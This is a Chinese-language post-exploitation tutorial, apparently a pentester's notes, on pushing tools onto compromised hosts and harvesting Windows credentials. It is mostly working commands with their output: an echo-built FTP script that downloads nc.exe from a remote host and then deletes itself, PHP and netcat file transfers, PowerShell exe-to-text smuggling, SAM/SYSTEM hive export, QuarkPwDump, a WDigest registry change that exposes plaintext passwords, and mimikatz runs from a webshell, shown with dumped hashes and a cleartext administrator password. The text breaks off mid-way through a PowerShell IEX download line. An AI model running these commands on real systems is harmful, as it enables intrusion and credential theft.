| 2016-03-26 07:03:06 | 9227e7641ac7f2edef57ffa7acf321a6.bec32955058d9... | 查看详情    | 删除  |     |     |      |

其他传输方式 1、php 脚本文件下载

```
<?php
    $data = @file("http://example.com/file");
    $lf = "local_file";
    $fh = fopen($lf, 'w');
    fwrite($fh, $data[0]);
    fclose($fh);
?>
```

2、ftp 文件下载

```
>**windows 下**
>ftp 下载是需要交互，但是也可以这样去执行下载
open host
username
password
bin
lcd c:/
get file
bye
>将这个内容保存为 1.txt， ftp -s:"c:\1.txt"
>在 mssql 命令执行里面(不知道为什么单行执行一个 echo,总是显示两行),个人一般喜欢这样
echo open host >> c:\hh.txt & echo username >> c:\hh.txt & echo password >>c:\hh.txt & echo bin >>c:\hh.txt
& echo lcd c:\>>c:\hh.txt & echo get nc.exe >>c:\hh.txt & echo bye >>c:\hh.txt & ftp -s:"c:\hh.txt" & del
c:\hh.txt

>**linux 下**

>bash 文件
ftp 127.0.0.1
username
password
```



```
get file
exit
```

>或者使用 busybox 里面的 tftp 或者 ftp  
>busybox ftpget -u test -P test 127.0.0.1 file.zip

### 3、nc 文件传输


服务端:cat file | nc -l 1234  
下载端:nc host\_ip 1234 > file

### 4、使用 SMB 传送文件 本地 linux 的 smb 环境配置

```
>vi /etc/samba/smb.conf
[test]
    comment = File Server Share
    path = /tmp/
    browseable = yes
    writable = yes
    guest ok = yes
    read only = no
    create mask = 0755
>service samba start
```

下载端

```
net use o: \\192.168.206.129\test
dir o:
```



```
C:\Documents and Settings\Administrator\Desktop\tools>net use o: \\192.168.206.129\test
The command completed successfully.

C:\Documents and Settings\Administrator\Desktop\tools>dir o:
Volume in drive O is test
Volume Serial Number is C4C1-1952

Directory of O:\

03/26/2016  02:17 PM    <DIR>          .
06/05/2015  04:42 PM    <DIR>          ..
03/20/2016  11:46 PM    <DIR>          pulse-MadUHLX6iWfX
03/20/2016  11:46 PM    <DIR>          vmware-root
03/20/2016  11:46 PM    <DIR>          tracker-root
03/20/2016  11:46 PM    <DIR>          ssh-B7FF4yYEtUbj
03/20/2016  11:46 PM    <DIR>          pulse-iZgMigjhPnYp
03/24/2016  12:41 AM    <DIR>          VMwareDnD
               0 File(s)              0 bytes
               8 Dir(s)  48,831,262,720 bytes free

C:\Documents and Settings\Administrator\Desktop\tools>
```


文件编译 1、powershell 将 exe 转为 txt,再 txt 转为 exe nishang 中的小脚本,测试一下将 nc.exe 转化为 nc.txt 再转化为 nc1.exe  
ExetoText.ps1

```
[byte[]] $hexdump = get-content -encoding byte -path "nc.exe"
```

```
[System.IO.File]::WriteAllLines("nc.txt", ([string]$hexdump))
```

TexttoExe.ps1

```
[String]$hexdump = get-content -path "nc.txt"
[Byte[]] $temp = $hexdump -split ' '
[System.IO.File]::WriteAllBytes("nc1.exe", $temp)
```




2、csc.exe 编译源码 csc.exe 在 C:\Windows\Microsoft.NET\Framework\的各种版本之下

```
csc.exe /out:C:\evil\evil.exe C:\evil\evil.cs
```






3、debug 程序 hex 功能能将 hex 文件转换为 exe 文件(win08\_x64 没有这个,win03\_x32 有,听说是 x32 才有这个)



思路：

1. 把需要上传的 exe 转换成十六进制 hex 的形式
2. 通过 echo 命令将 hex 代码写入文件(echo 也是有长度限制的)
3. 使用 debug 功能将 hex 代码还原出 exe 文件



将 ncc.txt 的内容一条一条的在 cmd 下面执行，最后可以获取到 123.hex、1.dll、nc.exe exe2bat 不支持大于 64kb 的文件

hash 抓取 #####hash 简介 windows hash:


|| 2000 | xp| 2003 | Vista | win7 | 2008 | 2012 | |-----| | LM | √ | √ | √ | | NTLM | √ | √ | √ | √ | √ |  
√ | √ |

前面三个,当密码超过 14 位时候会采用 NTLM 加密

test:1003:E52CAC67419A9A22664345140A852F61:67A54E1C9058FCA16498061B96863248::: 前一部分是 LM Hash, 后一部分是 NTLM Hash 当 LM Hash 是 **AAD3B435B51404EEAAD3B435B51404EE** 这表示空密码或者是未使用 LM\_HASH


Hash 一般存储在两个地方： SAM 文件, 存储在本机 对应本地用户 NTDS.DIT 文件, 存储在域控上 对应域用户

本机 hash+明文抓取 1、Get-PassHashes.ps1



2、导注册表+本地分析 Win2000 和 XP 需要先到 SYSTEM, 03 开始直接可以 reg save 导出的文件大,效率低,但是安全(测试的时候和 QuarkPwDump 抓取的 hash 不一致)

```
reg save hklm\sam sam.hive
reg save hklm\system system.hive
reg save hklm\security security.hive
```



3、QuarkPwDump

```
QuarkPwDump.exe -dh1 -o "c:\1.txt"
```



```
C:\WINDOWS\system32\cmd.exe

[+] Setting BACKUP and RESTORE privileges...[OK]
[+] Parsing SAM registry hive...[OK]
[+] BOOTKEY retrieving...[OK]
BOOTKEY = 7FCCEC988348F3133409D4C6F08AB420
3 dumped accounts to c:\2.txt

C:\Documents and Settings\Administrator\Desktop\tools\QuarksPuDump>type c:\2.txt
SUPPORT_388945a0:1001:AAD3B435B51404EEAAD3B435B51404EE:B4354178A5BE945EAA248C3027DD4A1A:::
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CPE0D16AE931B73C59D7E0C089C0:::
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:D1AE675B13B8A98812AE49C35ABED055:::

C:\Documents and Settings\Administrator\Desktop\tools\QuarksPuDump>
```

4、getpass 本地账户明文抓取 闪电小子根据 mimikatz 写的一个内存获取明文密码

```
Administrator: cmd - GetPass_x86.exe

C:\tools_bar\5_DeepWeb\2_hash攻防\getpass>GetPass_x86.exe
Code by Usbat/bbs.kanxue.com More: http://bbs.pediy.com/showthread.php?t=156643
Release by 闪电小子/pkav.net More: http://t.qq.com/dis9_tysan

UserName: lemon
LogonDomain: WIN-... I7
password: ...

UserName: ANONYMOUS LOGON
LogonDomain: NT AUTHORITY
Specific LUID NOT found
```

<http://bbs.pediy.com/showthread.php?t=156643>

win8+win2012 明文抓取 修改一个注册表就可以抓取了

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
```

测试失败 工具:

<https://github.com/samratashok/nishang/blob/master/Gather/Invoke-MimikatzWDigestDowngrade.ps1>

文章地址:

<https://www.trustedsec.com/april-2015/dumping-wdigest-creds-with-meterpreter-mimikatzkiwi-in-windows-8-1/>

域用户 hash 抓取 mimikatz 只能抓取登陆过的用户 hash, 无法抓取所有用户, 需要免杀 1、本机测试直接获取内存中的明文密码

```
privilege::debug
```

```
sekurlsa::logonpasswords
```

```
mimikatz 2.1 x64 (oe.eo)
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : DC1$
Domain            : CENTOSO
Logon Server      : (null)
Logon Time        : 3/26/2016 1:37:07 PM
SID               : S-1-5-20

msv :
[00000003] Primary
* Username : DC1$
* Domain   : CENTOSO
* NTLM     : 1ffc272f34f93984eb905469cb0bc636
* SHA1     : 8dd9f04fd109b5d8e50a5690dd1f8da3a15368c9
tspkg :
wdigest :
* Username : DC1$
* Domain   : CENTOSO
* Password : 84 3a 61 7c 55 c8 e5 b5 9d 67 d5 75 23 fb e9 87 d4 2b e8 4
1 c1 97 bf e2 46 0c c9 55 c8 99 40 75 f0 d0 27 ab 33 5a d3 eb ec ba bf 53 0e 11
15 c6 88 db 25 e5 06 25 f6 5c 5c 36 30 97 ef e5 ae 10 1e 90 f9 1f e3 43 ad 63 de
71 01 65 fc f9 df 3b 62 80 e1 3b ae 5c 94 99 28 ec d9 f0 05 34 a1 e6 d6 f7 a9 d
1 94 86 1c 67 a7 b0 f1 80 ad 0c 00 73 3d 03 4b 94 cd 1e d1 58 3e bc 91 ab 1b 60
b4 00 de 1a 3c 32 26 07 ab 18 63 99 42 d2 7d 2c a8 78 db 05 9b 9c d7 3d 03 0f 97
4a 8b 72 77 88 c2 3f 8b ac a6 fa bb cb 47 ca 75 30 2c f0 80 e7 db d0 f4 62 39 a
0 a1 77 41 d6 94 85 c9 0c c9 d0 0d c6 e1 d7 2f 5f 17 b8 ac e8 fb 7f aa db 0d 12
33 4b 2c 61 48 da 81 99 ae 43 c8 c5 23 ac 83 89 48 1f 0b ea d4 50 61 54 1a 1a e7
b1 1d 73 2d 55 df 15
kerberos :
* Username : dc1$
* Domain   : CENTOSO.COM
* Password : 84 3a 61 7c 55 c8 e5 b5 9d 67 d5 75 23 fb e9 87 d4 2b e8 4
1 c1 97 bf e2 46 0c c9 55 c8 99 40 75 f0 d0 27 ab 33 5a d3 eb ec ba bf 53 0e 11
15 c6 88 db 25 e5 06 25 f6 5c 5c 36 30 97 ef e5 ae 10 1e 90 f9 1f e3 43 ad 63 de
71 01 65 fc f9 df 3b 62 80 e1 3b ae 5c 94 99 28 ec d9 f0 05 34 a1 e6 d6 f7 a9 d
1 94 86 1c 67 a7 b0 f1 80 ad 0c 00 73 3d 03 4b 94 cd 1e d1 58 3e bc 91 ab 1b 60
b4 00 de 1a 3c 32 26 07 ab 18 63 99 42 d2 7d 2c a8 78 db 05 9b 9c d7 3d 03 0f 97
4a 8b 72 77 88 c2 3f 8b ac a6 fa bb cb 47 ca 75 30 2c f0 80 e7 db d0 f4 62 39 a
0 a1 77 41 d6 94 85 c9 0c c9 d0 0d c6 e1 d7 2f 5f 17 b8 ac e8 fb 7f aa db 0d 12
33 4b 2c 61 48 da 81 99 ae 43 c8 c5 23 ac 83 89 48 1f 0b ea d4 50 61 54 1a 1a e7
b1 1d 73 2d 55 df 15
ssp :
credman :

Authentication Id : 0 ; 409841 (00000000:000640f1)
Session           : Interactive from 2
User Name         : administrator
Domain            : CENTOSO
Logon Server      : DC1
Logon Time        : 3/26/2016 1:42:02 PM
SID               : S-1-5-21-2243265322-1033005515-3915097689-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : CENTOSO
* LM       : a2ed94ffe8a70f68599884b8e1538080
* NTLM     : 834d8149d83f0d8a5917e44c3a50e36f
* SHA1     : 2d96ff48d76038bd946cc09ff5396a340a2713c5
tspkg :
* Username : Administrator
* Domain   : CENTOSO
* Password : i!0v3EatL3m0n
wdigest :
* Username : Administrator
* Domain   : CENTOSO
* Password : i!0v3EatL3m0n
kerberos :
* Username : administrator
* Domain   : CENTOSO.COM
* Password : i!0v3EatL3m0n
```

## 2、非交互式抓明文密码(webshell 中)

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" > pssword.txt
```

## 3、powershell 加载 mimikatz 抓取密码


```
powershell IEX (New-Object
